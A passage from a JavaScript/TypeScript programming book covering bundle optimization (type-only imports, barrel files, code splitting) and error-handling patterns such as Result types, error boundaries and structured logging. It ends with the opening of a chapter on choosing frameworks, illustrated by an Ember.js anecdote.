  // ...
}
```

❶ This import pulls in the full class definition at runtime, even though we only use it as a type.

Here is the fix:

```
import type { MyClass } from "./my-class"; ❶

function process(input: MyClass): void {
  // ...
}
```

❶ `import type` tells TypeScript—and the bundler—that this is a type-only import. No runtime code is loaded.

The `import type` syntax makes your intent explicit: you want the type information, not the runtime code. The statement is erased entirely during compilation. For legacy code that mixes type and value imports from the same module, you can use inline type imports:

```
import { type MyClass, myFunction } from "./my-module";
```

Barrel Files and the Dependency Cascade

A *barrel file* is an `index.ts` that reexports everything from a directory:

```ts
// components/index.ts
export { Button } from "./Button";
export { Modal } from "./Modal";
export { DataGrid } from "./DataGrid";
export { ChartWidget } from "./ChartWidget";
```

The appeal is clean import paths: `import { Button } from "./components"`, instead of `import { Button } from "./components/Button"`. It's tidier. It's also a trap.

When you import `Button` through the barrel, the bundler loads `index.ts`, which contains import statements for every module in the directory. Each of those modules is evaluated. If `DataGrid` imports a charting library at module scope, the charting library comes along for the ride. If `ChartWidget` initializes a canvas context, that initialization runs. Tree shaking can remove the *exports* you don't use, but it can't undo the *side effects* that ran during module evaluation.

This compounds. A barrel reexports 10 modules, 3 of which import heavy dependencies at module scope. You import one function. The bundler follows the graph through the barrel into all 10 modules, evaluating every one.

Barrels are fine for small modules, pure functions, and cases where there is no module-level state. Every reexported module does nothing on import except declare its exports. Tree shaking works as expected.

Barrels are toxic for large libraries, mixed concerns, and modules with initialization logic. The barrel becomes a gateway that forces the bundler to load your entire directory and everything it depends on.

The alternatives are to either import directly from the source file (`import { Button } from "./components/Button"`), or use the `exports` field in `package.json` to define scoped entry points that give consumers clean paths without the barrel penalty:

```json
{
  "exports": {
    "./Button": "./src/components/Button.ts",
```

```
    "./Modal": "./src/components/Modal.ts"
  }
}
```

Code Splitting

Tree shaking removes code you don't use. *Code splitting* separates code you don't use *yet*. Instead of shipping one massive bundle, you break it into multiple chunks that load on demand.

There are two mechanisms: entry points and dynamic imports. *Entry points* are pages. If your application has a landing page, a dashboard, and a settings page, each can be a separate entry point with its own bundle. Code that's shared among them gets extracted into a common chunk automatically.

Dynamic imports split within a page. When a user clicks "Open chart," you load the charting library at that moment, instead of bundling it with the initial page load:

```
button.addEventListener("click", async () => {
  const { renderChart } = await import("./chart.js");
  renderChart(container, data);
});
```

The bundler sees the `import()` call and creates a separate chunk for `chart.js` and its dependencies. That chunk is fetched over the network when the user triggers it. We explored dynamic imports as a language feature earlier in this chapter. Here, the focus is on how bundlers use them as chunk boundaries.

The danger is the loading waterfall. If chunk A dynamically imports chunk B, which dynamically imports chunk C, you get three sequential network requests where parallel loading was possible. Each request can't start until the previous one completes. Here are three strategies to avoid this:

Route-based splitting

Each route loads its own chunk, and the router can prefetch the next likely route while the user is still on the current page (see Chapter 6 for prefetching patterns).

Vendor chunk separation

Dependencies that change rarely (React, date libraries, and utility packages) go into a vendor chunk with long cache lifetimes. Your application code changes frequently; your dependencies don't. Separate chunks mean users redownload only what has changed.

Parallel loading hints

Some bundlers support `import()` with magic comments or configuration that tells the browser to prefetch chunks. Frameworks like Remix and Astro do this automatically for route transitions.

The balance is between too few chunks (one large initial download) and too many (dozens of small requests creating connection overhead). There's no universal rule. Measure your critical path—the code needed for the first meaningful render—and split everything that's not on it.

Measuring What You Ship

You can't optimize what you don't measure. After you've applied the patterns in this section, the question is, did it work? And next month, when someone adds a new dependency or restructures a module, will you know if the bundle regressed?

You can use the following tools to understand what's in your bundle:

`source-map-explorer` *and* `rollup-plugin-visualizer`

These generate treemap views of your bundle, showing which modules take up the most space and why. This is the fastest way to find the 200 KB charting library that got pulled in through a side effect.

Bundlephobia

This shows the cost of an npm package before you install it: minified size, gzipped size, and whether it's tree-shakeable.

Import Cost extension for VS Code

This shows the size of imported packages inline, right next to the import statement.

Built-in bundler stats (Vite's `--stats` *flag, Webpack's* `stats.json`*)*

These give you the raw data for custom analysis.

The workflow is to measure once to establish a baseline, set a bundle size budget, and enforce it in CI. When the build exceeds the budget, it fails, and you investigate before the regression ships. Bundle size is a nonfunctional requirement. Treat it like one.

Error-Handling Patterns

JavaScript gives you `try`/`catch`, `throw`, and not much else. There's no `Result` type, no checked exceptions, and no algebraic error types. The language trusts you to handle errors yourself, and most codebases respond to that trust by ignoring errors entirely until something breaks in production.

Languages with richer error-handling primitives (Rust's `Result<T, E>`, Java's checked exceptions, and Haskell's `Either`) force you to confront failure at every call site. JavaScript doesn't force anything. You have to choose to handle errors, and the patterns you choose determine whether your application fails gracefully or fails silently.

This section is about those patterns. Not the mechanics of `try`/`catch` (you already know those) but the decisions: what to throw, what to return, where to catch, and how to make failure visible to the people who need to fix it.

The Problem with throw

`throw` is JavaScript's built-in error mechanism, and it has a fundamental design issue: it's invisible in the function signature. Nothing tells you that a function can throw, what it might throw, or whether you're supposed to catch it:

```
function parseConfig(raw: string): Config {
  const parsed = JSON.parse(raw);                    ❶
  if (!parsed.version) {
    throw new Error("Missing version field");        ❷
  }
  return parsed as Config;
}
```

Here's what's happening in this code:

❶ `JSON.parse` throws a `SyntaxError` on malformed input. Nothing in the type signature says so.

❷ This function also throws on missing fields. Again, it's invisible to the caller.

A developer calling `parseConfig` has no static indication that it can fail. TypeScript doesn't help here. It has no `throws` clause, and there are no plans to add one. The `catch` clause can be typed as only `unknown` (or `any` in older configurations), because JavaScript allows throwing anything —strings, numbers, `null`, and objects—not just `Error` instances:[4]

```
try {
  parseConfig(userInput);
} catch (e) {
  // e is unknown. Is it a SyntaxError? Our custom Error?
  // A string someone threw? Could be anything.
}
```

This leaves you with two bad defaults. Either you defensively wrap everything in `try`/`catch` and swallow errors you don't understand, or you optimistically assume nothing will fail and let exceptions crash your application. Both are wrong. The first hides bugs. The second creates them.

Expected Versus Exceptional Failures

This is the most important distinction in error handling, and it's the one most codebases get wrong.

An HTTP 404 is not an exception. It's a perfectly valid response from a server that understood your request and told you the resource doesn't exist. A user entering an invalid email address is not an exception. It's a predictable outcome of accepting user input. JSON parsing failing on user-supplied data is not an exception. It's a foreseeable result of dealing with strings from the outside world.

A database connection dropping mid-query *is* exceptional. Running out of memory *is* exceptional. Dereferencing `null` on a value your own code guaranteed would exist *is* exceptional. Something went wrong that your code couldn't reasonably anticipate or recover from.

The distinction determines how you should handle the failure:

Expected failures

> These are part of your function's contract. A validation function *should* return invalid states. A search function *should* handle "not found." These belong in the return value, not in the exception channel. Either returns a discriminated union, a tuple, or a sentinel value that callers can check.

Exceptional failures

> These indicate broken assumptions. The database is down. The disk is full. A programmer made a logic error. These belong in the exception channel: `throw` them, let them propagate, and catch them at a boundary that can do something useful (log, show an error page, or retry with backoff).

The guidelines are straightforward: if you can enumerate the failure modes, they're expected. Handle them in the return path. If the failure is something you genuinely didn't anticipate, it's exceptional. Let it throw.

Most error-handling bugs come from conflating the two types of failure. Wrapping a `fetch` call in `try/catch` and treating every failure the same way is conflation. A network timeout, a 404, a 500, and a malformed response body are four different problems that need four different responses. The `catch` block can't distinguish among them unless you do the work to inspect and categorize the error, at which point, you're manually reconstructing the information that should have been in the return type all along:

```
// Conflated: everything is an exception
async function getUser(id: string): Promise<User> {
  const response = await fetch(`/api/users/${id}`);
  if (!response.ok) {
    throw new Error(`Failed: ${response.status}`);    ❶
  }
  return response.json();
}

// Separated: expected outcomes in the return type
type GetUserResult =
  | { status: "found"; user: User }
  | { status: "not-found" }
  | { status: "error"; message: string };

async function getUser(id: string): Promise<GetUserResult> {
  const response = await fetch(`/api/users/${id}`);
  if (response.status === 404) {
    return { status: "not-found" };                   ❷
  }
  if (!response.ok) {
    return { status: "error",
      message: `Request failed: ${response.status}`
    };
  }
  return { status: "found", user: await response.json() };
}
```

Here are the key points from this code:

❶ A 404 isn't a failure of your code. Why throw an exception for it?

❷ The caller can now handle "not found" as a normal case, not an error.

The second version is more code, but it forces the caller to deal with each outcome explicitly. A `switch` on `status` makes every case visible. A missing case is a lint error (with TypeScript's exhaustiveness checking), rather than a runtime surprise. See Chapter 4 for more on how HTTP status codes map to application-level outcomes.

The Result Pattern

Once you accept that expected failures belong in the return value, you need a consistent shape for those returns. JavaScript doesn't give you one natively, so the community has converged on several patterns. Each has trade-offs, and the right choice depends on your codebase and your team.

The tuple approach

Inspired by Go's multiple return values and Node.js callback conventions, the *tuple* pattern returns a two-element array where the first element is the error (or `null`) and the second is the value (or `undefined`):

```
function divide(
  a: number, b: number
): [Error, undefined] | [null, number] {
  if (b === 0) {
    return [new Error("Division by zero"), undefined];
  }
  return [null, a / b];
}

const [error, result] = divide(10, 0);
if (error) {
  console.error(error.message);
} else {
  console.log(result);                // result is number
}
```

Tuples are compact. They destructure nicely. But they have a readability problem: the positional meaning of the elements isn't self-documenting. And it's easy to ignore the error position entirely:

```
const [, result] = divide(10, 0);    // error silently ignored
```

That's syntactically valid and looks intentional. Whether the developer meant to skip error handling or just forgot is impossible to tell from the code alone.

The discriminated union approach

This pattern uses an object with a discriminating property (typically, `ok` or `kind`, though `status` works just as well, as in the state machine form from Chapter 6) that TypeScript can use for control flow narrowing:

```
type Result<T> =
  | { ok: true; value: T }
  | { ok: false; error: string };

function divide(a: number, b: number): Result<number> {
  if (b === 0) {
    return { ok: false, error: "Division by zero" };
  }
  return { ok: true, value: a / b };
}

const result = divide(10, 0);
if (result.ok) {
  console.log(result.value);          // TypeScript knows this is
number
} else {
  console.error(result.error);        // TypeScript knows this is
string
}
```

This is more verbose than the tuple pattern but harder to misuse. TypeScript narrows the type inside each branch, so accessing `result.value` in the error branch is a compile-time error. You can't silently skip error handling without TypeScript noticing (assuming strict checks are enabled).

For a thorough exploration of why this works and how to combine it with exhaustiveness checking using TypeScript's `never` type, see "The `never` Type and Error Handling in TypeScript". The `never` type represents the empty set. If you handle every variant of a union type in a `switch` statement, the `default` branch has the `never` type, meaning nothing

should reach it. If you then add a new variant to the union without handling it, TypeScript flags the `default` branch as a type error:

```
function assertNever(x: never): never {
  throw new Error("Unexpected value: " + x);
}

type Shape =
  | { kind: "circle"; radius: number }
  | { kind: "square"; side: number };

function area(s: Shape): number {
  switch (s.kind) {
    case "circle":
      return Math.PI * s.radius ** 2;
    case "square":
      return s.side ** 2;
    default:
      return assertNever(s);          ❶
  }
}
```

❶ If you add a `rectangle` variant to `Shape` without handling it here, TypeScript errors because `s` would be `{ kind: "rectangle"; … }`, which is not assignable to `never`.

This pattern is equally powerful for error handling. Define your error types as a discriminated union, handle each case explicitly, and let `assertNever` catch the cases you forget. The compiler does the work that documentation and code review can't reliably do.

A common misconception is using `never` to indicate that a function throws. You'll see code like `function fail(msg: string): number | never`, suggesting that the function either returns a number or throws. This doesn't work. The `never` is the empty set. A union of `number` and the empty set is just `number`. The `never` disappears entirely, and your type signature tells callers nothing about the throwing behavior.[5]

Helper functions

You can build light utilities around either pattern without pulling in a library:

```
type Result<T> =
  | { ok: true; value: T }
  | { ok: false; error: string };

function ok<T>(value: T): Result<T> {
  return { ok: true, value };
}

function err<T>(error: string): Result<T> {
  return { ok: false, error };
}

function safe<Args extends unknown[], R>(
  fn: (...args: Args) => R,
  ...args: Args
): Result<R> {
  try {
    return ok(fn(...args));
  } catch (e: unknown) {
    const message = e instanceof Error
      ? e.message : String(e);
    return err(message);
  }
}
```

The `safe` wrapper converts any throwing function into a result-returning one. This is useful at boundaries where you call code you don't control (third-party libraries and built-in APIs like `JSON.parse`) and want to bring their exceptions into the result channel:

```
const parsed = safe(JSON.parse, userInput);
if (!parsed.ok) {
  showValidationError(parsed.error);
  return;
}
useConfig(parsed.value);
```

This isn't over-engineering. It's making failure modes visible in code review. When a reviewer sees `safe(JSON.parse, input)`, they

know the failure case is handled. When they see a bare `JSON.parse(input)`, they have to check whether something upstream already validated the input. That mental overhead accumulates across a codebase.

The TC39 Try Operator proposal

The JavaScript standards committee is exploring a language-level solution. The TC39 Try Operator proposal (originally called the "Safe Assignment Operator") introduces a `try` expression that wraps any expression in an implicit `try/catch` and returns a `Result` object:

```
// Proposed syntax (Stage 0)
const [ok, error, value] = try JSON.parse(input);

if (!ok) {
  console.error("Parse failed:", error);
  return;
}
// value is the parsed result
```

This is equivalent to the following:

```
let result;
try {
  result = Result.ok(JSON.parse(input));
} catch (error) {
  result = Result.error(error);
}
const [ok, error, value] = result;
```

The proposal is at Stage 0 as of this writing, which means it's an idea being explored rather than a feature planned for inclusion. It may change significantly or not advance at all. But it validates the direction: the JavaScript community recognizes that `try/catch` blocks are often too coarse-grained and that encoding success and failure in return values is a pattern worth standardizing. If you want to experiment with the concept today, the proposal offers a reference implementation on npm.

Error Boundaries and Layers

Not every function should handle every error. The instinct to add a `try/catch` at every call site is understandable but misguided. It scatters error-handling logic across your codebase, makes it impossible to handle errors consistently, and often results in errors being caught too early, before you have the context to do anything useful with them.

The better question is this: at what layer should this error be handled?

Errors should propagate upward until they reach a boundary that has enough context to respond meaningfully. In a typical web application, this means a layered approach:

Domain logic

> This returns result types or throws domain-specific errors. A `calculateTax` function shouldn't catch its own errors. It should return a result or propagate an exception to whoever called it.

Service layer

> This translates downstream failures into domain-meaningful responses. If the payment API returns a 402, the service layer translates that into a `PaymentDeclined` result, not a generic "something went wrong."

API layer

> This translates domain results into HTTP responses. A `PaymentDeclined` result becomes a 402 response with a structured error body. An unexpected exception becomes a 500 with a logged stack trace.

UI layer

> This renders error states. A 404 shows a "Not found" page. A network failure shows a retry prompt. An unexpected error shows a generic error boundary:

```typescript
// Domain: returns a result, doesn't catch anything
function validateOrder(items: CartItem[]): Result<Order> {
  if (items.length === 0) {
    return err("Cart is empty");
  }
  if (items.some(i => i.quantity <= 0)) {
    return err("Invalid item quantity");
  }
  return ok(createOrder(items));
}

// Service: translates external failures
async function submitOrder(
  order: Order
): Promise<Result<Confirmation>> {
  try {
    const response = await paymentApi.charge(order);
    if (response.status === "declined") {
      return err("Payment declined");          // expected failure
    }
    return ok(response.confirmation);
  } catch (e) {
    // Network failures, timeouts: exceptional
    throw e;                                   // propagate upward
```

```
  }
}

// API: translates results into HTTP responses
app.post("/orders", async (req, res) => {
  const validation = validateOrder(req.body.items);
  if (!validation.ok) {
    return res.status(400).json({
      error: validation.error
    });
  }

  try {
    const result = await submitOrder(validation.value);
    if (!result.ok) {
      return res.status(402).json({
        error: result.error
      });
    }
    return res.status(201).json(result.value);
  } catch (e) {
    console.error("Order submission failed:", e);
    return res.status(500).json({
      error: "Internal server error"
    });
```

```
    }
  });
```

The pattern is this: catch at the boundary, not in the middle. Each layer handles only the errors it understands and propagates everything else.

React error boundaries

React formalized this pattern for rendering with error boundaries: components that catch rendering errors in their child tree and display a fallback UI, instead of crashing the entire application:

```
class ErrorBoundary extends React.Component {
  state = { hasError: false };

  static getDerivedStateFromError(error) {
    return { hasError: true };
  }

  componentDidCatch(error, info) {
    logErrorToService(error, info.componentStack);
  }

  render() {
    if (this.state.hasError) {
      return <ErrorFallback />;
    }
    return this.props.children;
  }
}
```

Error boundaries work exclusively for rendering errors. They don't catch errors in event handlers, async code, or server-side rendering. For those, you need the patterns described in this section: result types, scoped `try`/`catch`, and global error handlers.

Global error handlers

For errors that escape all your boundaries, the platform provides last-resort handlers:

```
// Browser: uncaught exceptions
window.addEventListener("error", (event) => {
  logError({
    message: event.message,
    source: event.filename,
    line: event.lineno,
    column: event.colno,
    error: event.error,
  });
});

// Browser: unhandled promise rejections
window.addEventListener("unhandledrejection", (event) => {
  logError({
    reason: event.reason,
    promise: event.promise,
  });
  event.preventDefault();                    ❶
});
```

❶ This prevents the default browser behavior (console error). Only do this if you're actually handling the error (logging and showing UI).

In Node.js (since version 15), an unhandled rejection terminates the process by default. This is intentional: a promise rejection that nobody handles indicates a bug, and crashing loudly is better than continuing in an unknown state.

These handlers are safety nets, not strategies. If your application relies on `unhandledrejection` to function correctly, your error handling has a structural problem. The handlers exist to catch what you missed, not to replace deliberate error handling at the right layer.

Async Error Handling

Earlier in this chapter, "Asynchronous JavaScript" covered the mechanics: how `try/catch` interacts with `await`, how floating promises lose their errors, and how `Promise.allSettled` enables partial failure tolerance. This section focuses on the patterns for making async error handling deliberate rather than accidental.

The core problem with async error handling is scoping. A `try/catch` block around multiple `await` calls catches rejections from all of them, but the failures are often materially different:

```
async function processOrder(orderId: string) {
  try {
    const order = await fetchOrder(orderId);
    const payment = await chargePayment(order);
    await sendConfirmation(order, payment);
  } catch (error) {
    // A network error fetching the order? A payment decline?
    // A confirmation email failure? This block can't tell.
    showError("Something went wrong");
  }
}
```

"Asynchronous JavaScript" showed you how to scope error handling to each operation. The pattern this section adds wraps async operations in result-returning helpers, so callers can make explicit decisions without `try/catch` at all:

```
async function safeAsync<T>(
  fn: () => Promise<T>
): Promise<Result<T>> {
  try {
    return ok(await fn());
  } catch (e: unknown) {
    const message = e instanceof Error
      ? e.message : String(e);
    return err(message);
  }
}

async function processOrder(orderId: string) {
  const orderResult = await safeAsync(
    () => fetchOrder(orderId)
  );
  if (!orderResult.ok) {
    return showError("Could not load order");
  }

  const paymentResult = await safeAsync(
    () => chargePayment(orderResult.value)
```

```
  );
  if (!paymentResult.ok) {
    return showPaymentError(paymentResult.error);
  }

  // Confirmation is best-effort
  const confirmResult = await safeAsync(
    () => sendConfirmation(
      orderResult.value, paymentResult.value
    )
  );
  if (!confirmResult.ok) {
    logError(confirmResult.error);
  }
}
```

Each failure gets a specific response. The `fetchOrder` failure shows a generic error. The payment failure shows a payment-specific error. The confirmation failure is logged but doesn't block the user. There are no `try/catch` scoping issues and no accidentally swallowing errors.

For operations that should run in parallel with tolerance for partial failure, `Promise.allSettled` is the right primitive:

```
async function loadDashboard(userId: string) {
  const results = await Promise.allSettled([
    fetchProfile(userId),
    fetchNotifications(userId),
    fetchRecommendations(userId),
  ]);

  return {
    profile: results[0].status === "fulfilled"
      ? results[0].value : null,
    notifications: results[1].status === "fulfilled"
      ? results[1].value : [],
    recommendations: results[2].status === "fulfilled"
      ? results[2].value : [],
  };
}
```

The dashboard renders with whatever data is available. A failure in recommendations doesn't take down the profile. Each result is

independently inspectable. This is the right pattern for UI pages that aggregate data from multiple sources, where partial data is better than no data.

Communicating Errors Across Boundaries

Errors that cross system boundaries need special care. Error contracts matter most in the boundaries between the following:

- Your client and your server
- Your code and a third-party API
- Your library and its consumers

On your side of the boundary, you have full context: stack traces, variable state, and the sequence of operations that led to the failure. On the other side, the consumer has none of that. They need enough information to respond appropriately and nothing that leaks your internals.

What to include

A well-structured error response should have these three components:

```
{
  "code": "PAYMENT_DECLINED",
  "message": "The payment method was declined by the provider.",
  "details": {
    "retryable": true,
    "suggestedAction": "Try a different payment method."
  }
}
```

code

: This is machine-readable. Consumers use this in `switch` statements and conditional logic. It should be stable across API versions.

message

This is human-readable. It is useful for logging and debugging, but consumers shouldn't parse it or depend on its exact wording.

details

This is contextual information that helps the consumer decide what to do, whether the error is retryable, what the consumer should try instead, and validation-specific field errors.

What not to include

Do not include stack traces. Stack traces in production API responses expose your internal file structure, dependency versions, and sometimes source code. Database error messages can reveal schema information, table names, and query structure. Internal state (session data, server configuration, and environment variables) helps attackers map your system:

```
// Don't do this
app.use((err, req, res, next) => {
  res.status(500).json({
    error: err.message,
    stack: err.stack,                    // exposes internals
    query: req.query,                    // leaks request data
    env: process.env.NODE_ENV,           // unnecessary exposure
  });
});

// Do this
app.use((err, req, res, next) => {
  const requestId = crypto.randomUUID();
  console.error({                        // full details in logs
    requestId,
    error: err.message,
    stack: err.stack,
    path: req.path,
  });
  res.status(500).json({                 // minimal details to
client
    code: "INTERNAL_ERROR",
    message: "An unexpected error occurred.",
    requestId,                           // correlation ID for
support
```

```
    });
  });
```

The `requestId` is the bridge between the two worlds. The consumer can report it. Your team can search for it in your logs. Full context stays server side, where it belongs.

Structured error types

For errors within your own codebase (between modules and between layers), extending the built-in `Error` class gives you stack traces plus custom properties:

```
class AppError extends Error {
  constructor(
    public readonly code: string,
    message: string,
    public readonly statusCode: number = 500,
    public readonly retryable: boolean = false
  ) {
    super(message);
    this.name = "AppError";
  }
}

class NotFoundError extends AppError {
  constructor(resource: string, id: string) {
    super(
      "NOT_FOUND",
      `${resource} with id ${id} not found`,
      404
    );
  }
}

class ValidationError extends AppError {
  constructor(
    public readonly fields: Record<string, string>
  ) {
    super(
      "VALIDATION_ERROR",
      "One or more fields are invalid",
      400
    );
```

```
    }
  }
```

At the API boundary, a middleware function translates these into appropriate HTTP responses:

```
app.use((err, req, res, next) => {
  if (err instanceof AppError) {
    return res.status(err.statusCode).json({
      code: err.code,
      message: err.message,
      ...(err instanceof ValidationError
        && { fields: err.fields }),
    });
  }
  // Unknown error: log and return generic response
  console.error(err);
  res.status(500).json({
    code: "INTERNAL_ERROR",
    message: "An unexpected error occurred.",
  });
});
```

Your API should document its error responses as carefully as its success responses. If your API contract says, "Returns a `User` on success," it should also say, "Returns `NOT_FOUND` when the user doesn't exist," and "Returns `VALIDATION_ERROR` with field-level details when the input is invalid." See Chapter 4 for more on HTTP status code semantics and how they map to error categories.

Logging, Observability, and the Errors You Don't See

The hardest errors to fix are the ones you never knew happened, such as these:

- A swallowed exception in a `.catch` callback
- A validation function that silently returns `undefined` instead of throwing

- A background job that fails every third invocation but has no monitoring

These are the errors that accumulate damage over weeks before anyone notices.

Structured logging

The difference between useful logs and noise is structure. An unstructured log line like “Error processing request” tells you nothing actionable. A structured log entry gives you everything you need to find and fix the problem:

```
function logError(context: {
  error: unknown;
  operation: string;
  requestId?: string;
  userId?: string;
  metadata?: Record<string, unknown>;
}) {
  const entry = {
    timestamp: new Date().toISOString(),
    level: "error",
    operation: context.operation,
    requestId: context.requestId,
    userId: context.userId,
    message: context.error instanceof Error
      ? context.error.message
      : String(context.error),
    stack: context.error instanceof Error
      ? context.error.stack
      : undefined,
    ...context.metadata,
  };
  console.error(JSON.stringify(entry));
}
```

You should log error type, operation context, timestamp, request or correlation ID, and enough ambient state to reproduce the issue. Don’t log personally identifiable information (PII), credentials, full request bodies (which may contain sensitive data), and response bodies from external services (which may contain data you’re not authorized to store).

Debugging versus observability

There's a difference between logging for debugging and logging for observability. Debugging logs are verbose, temporary, and aimed at a developer who is actively investigating a specific problem. Observability logs are structured, permanent, and aimed at automated systems that aggregate, alert, and trend.

Don't confuse the two. A `console.log("here")` sprinkled during debugging is fine for the moment but useless in production. A structured error log with context and correlation IDs is useless during a local debugging session but invaluable when a customer reports an intermittent issue.

Use a log-level system (`debug`, `info`, `warn`, and `error`) and configure your production environment to emit only `warn` and above. Keep `debug` and `info` available for development and staging. This way, your code will have one set of log statements that serve both purposes, controlled by configuration rather than commented-out lines.

Source maps in production

When your JavaScript is minified and bundled, stack traces become unreadable. A crash at `e.js:1:29384` tells you nothing. Source maps solve this by mapping minified positions back to original filenames, line numbers, and column numbers.

The question is how to use them without exposing your source code. There are two approaches:

1. Upload source maps to your error-tracking service (Sentry, Datadog, and BugSnag) and keep them off your production servers. The service processes stack traces server side and shows you original positions. Your users and potential attackers never see the source maps.
2. Serve source maps behind authentication or from an internal URL. The browser's DevTools can load them for authorized developers,

but they’re not publicly accessible.

The first approach is more common and easier to maintain. Most error-tracking services accept source map uploads as part of your deployment pipeline. The result is production stack traces that point to your original TypeScript files with accurate line numbers, without shipping your source code to the browser.

Summary of error-handling principles

If you can’t see an error, you can’t fix it. Every error should be:

1. *Handled* at the right layer, with appropriate user feedback
2. *Logged* with enough context to diagnose it, at the right severity level
3. *Surfaced* to monitoring systems that alert when error rates change

Errors that hit category 1 only (handled but not logged) hide systemic issues. A payment retry loop that silently succeeds on the third attempt works for the user but masks an unreliable payment provider. Errors that hit category 2 only (logged but not handled) create bad UX. The user sees a broken page, while a perfectly formatted error sits in your log aggregator.

The goal is all three: handle it for the user, log it for your team, and alert when the pattern indicates a deeper problem. Error handling isn’t just about making your code robust. It’s about making your system observable.

Conclusion

JavaScript is a language where “getting things working” is deceptively easy, and where the distance between “working” and “working well” is measured in production incidents. This chapter was about seeing that distance clearly and knowing which patterns close it.

In this chapter, we learned the following things:

- Abstractions have a cost. Functional pipelines, class hierarchies, and design patterns are powerful when they reduce complexity, but when applied for their own sake, they add surface area for bugs without reducing anything. The right question is not “Is this elegant?” but rather “Does this earn its keep?” A 6-line `fetch` that checks `response.ok` and parses JSON will outlast any pipeline factory that does the same thing in 40 lines.
- The event loop is not magic. It’s a scheduling algorithm with specific rules:
    - Microtasks drain completely before macrotasks.
    - `setTimeout(fn, 0)` yields to the macrotask queue (not “runs immediately”).
    - A tight loop of microtasks starves the renderer just as effectively as synchronous blocking.

      Promises decouple registration from timing. `AbortController` is the only general-purpose cancellation mechanism JavaScript provides. Sequential `await` on independent operations is not just a missed optimization. It’s the wrong behavior.
- The code you write is the code you ship. Bundlers can only optimize what static analysis can prove is unused. Barrel files, module-level side effects, TypeScript enums, and classes are all constructs that structurally prevent tree shaking. The fixes are straightforward: one concern per module, `sideEffects: false` in `package.json`, `/#__PURE__/` for function calls the bundler can’t evaluate, and union types instead of enums.
- Error handling is a design decision, not an afterthought. Expected failures (a 404, a validation error, or malformed JSON) belong in return types where callers must acknowledge them. Exceptional failures (database down or out of memory) belong in the exception

channel. Result types with discriminated unions make failure modes visible at every call site. Error boundaries catch at the right layer, instead of scattering `try/catch` everywhere. And structured logging with correlation IDs makes the errors you missed findable after the fact.

These topics aren't about writing clever code. They're about writing code that cooperates with the platform it runs on. The event loop, bundler, type checker, and error propagation chain are the mechanisms your code interacts with whether you think about them or not. The difference between a senior engineer and someone still getting there is that the senior engineer thinks about them on purpose.

---

1 In this section's heading, the phrase, "Kingdom of Nouns," comes from Steve Yegge's 2006 essay "Execution in the Kingdom of Nouns."

2 This describes the browser's event loop. Node.js implements a similar model but splits the task queue into additional phases (timers, pending callbacks, poll, check, and close), and its `process.nextTick` queue runs before other microtasks, not after them.

3 See Erasable Syntax Only and erasableSyntaxOnly in practice on oida.dev.

4 For a detailed exploration of why TypeScript restricts catch clause types, see Narrow types in catch clauses.

5 See "The `never` Type and Error Handling in TypeScript" for the full explanation of why `never` gets absorbed in union types.

Chapter 9. Frameworks

By the time you start building a serious web application, you have already made dozens of decisions. How to structure your code. How to talk to a server. How to style a page. How to handle async operations that might fail. Each decision has had trade-offs, and each one has shaped what is easy and what is painful as the project grows.

Frameworks bundle these decisions for you. They come with opinions about routing, state, rendering, and a dozen other things you would otherwise have to figure out yourself. On a good day, these opinions match your problem, and you move fast. On a bad day, they fight you at every boundary.

Whether you need a framework at all is a question worth sitting with. The web platform today is far more capable than it was when most popular frameworks were designed. Modules, custom elements, the Fetch API, and CSS variables: much of what frameworks once provided is now native. The question is not just which framework but whether the trade-offs one introduces are worth it for what you are actually building.

Most framework decisions happen by social proof: the team already knows React, or a blog post made Vue look appealing, or the job posting listed Angular. These are real factors. But they are not the complete picture. Frameworks have long time horizons. The choice you make this quarter will shape what is easy and what is painful for years. The conference talks and glowing tutorials will fade. The codebase will not.

In this chapter, we will learn the following:

- How to think about frameworks as architectural decisions, not just technical ones, and why the right framework depends on your team as much as your problem

- Why every framework is an answer to a specific problem, and why that answer starts to show its limits when your problem is different enough
- What metaframeworks give you and what they quietly cost, especially when your deployment needs drift from the happy path
- How to evaluate a framework against your actual requirements before you commit, using techniques that reveal the hard parts early

Let's go!

Yehuda Is My Architect

A friend of mine ran the entire frontend of a growing startup, alone, for years. Not a simple marketing site. A complex application with 3D rendering of floor plans, extensive user-defined settings, and navigation workflows that branched and nested in ways that would give most state machines pause. While the startup expanded every other part of its engineering organization, the frontend remained a team of one.

They chose Ember.js.

It was an unpopular choice when they made it, and it has not grown more popular since. Ember never captured the mindshare that React did, never had the approachability of Vue, and never rode the hype cycle the way Angular did in its various incarnations. In most conversations about JavaScript frameworks, Ember comes up as a historical footnote, if it comes up at all.

But for this developer, at that startup, at that moment, it was the right choice. Not because Ember is better than the alternatives in some abstract sense. Because of what Ember decided to take off the table.

Choosing Convention Over Configuration

Ember is opinionated in a way that most modern frameworks have deliberately stepped back from. It has strong opinions about file structure, naming conventions, the data layer, and routing. When you start an Ember project, a large category of decisions has already been made. Not by you. By the framework.

For a solo developer building a complex application, this is not a limitation. It is leverage.

Every hour not spent deciding where to put files, how to name things, or how to structure data fetching is an hour available for 3D rendering, for complex navigation workflows, and for the actual product. Convention over configuration is often presented as a beginner-friendly feature, a way to get started quickly without being overwhelmed. That misses the point. It is equally valuable for an experienced developer who simply has better things to do with their decision-making budget.

Yehuda Katz, one of Ember's creators, also worked on Ruby on Rails, where the phrase "Yehuda is my architect" was popularized. The principle is the same: the framework has an opinion, and if you share it, you get the productivity. Choosing Ember meant hiring Yehuda and his team as the de facto architects of the application's structure. The decisions were already made, documented, and maintained by people who had thought carefully about them.

Running with the Framework

The other side of that deal is that you have to commit to it. Ember does not make it easy to opt out of its opinions selectively. If you want the conventions, you follow them. If you fight them, you lose the benefit and keep the cost. This developer ran with the framework.

Ember's structure is rigid, and that rigidity is the point. Every file has a place, every concern has a home, and the framework does not negotiate on either. Routes live here. Models live there. Services go in this folder, components in that one. It sounds constraining until you realize that the question "where does this go?" simply does not come up.

That consistency scales beyond a single developer. Every Ember codebase looks the same. If you know Ember and you open an unfamiliar project, you only need to learn the domain. The structure is already understood. This is equally true for human developers picking up an existing project and, increasingly, for AI tools navigating a codebase. A rigid, predictable structure is something that can be reasoned about without reading every file first.

Testing, building, and optimizing are also solved. The CLI handles builds. The test setup is there from day one. Performance tooling is part of the package. These are not exciting problems to work on, but they are genuinely time-consuming when they are not solved for you. Running with Ember meant never having to care about them.

That commitment paid off over time in a way that is easy to underestimate: staying current was almost automatic. Ember has an unusually disciplined upgrade path, driven by an RFC process that takes backward compatibility seriously. Major versions came with deprecation warnings that pointed toward the solution. Upgrading was work, but manageable, predictable work. The codebase stayed modern without a dedicated infrastructure effort.

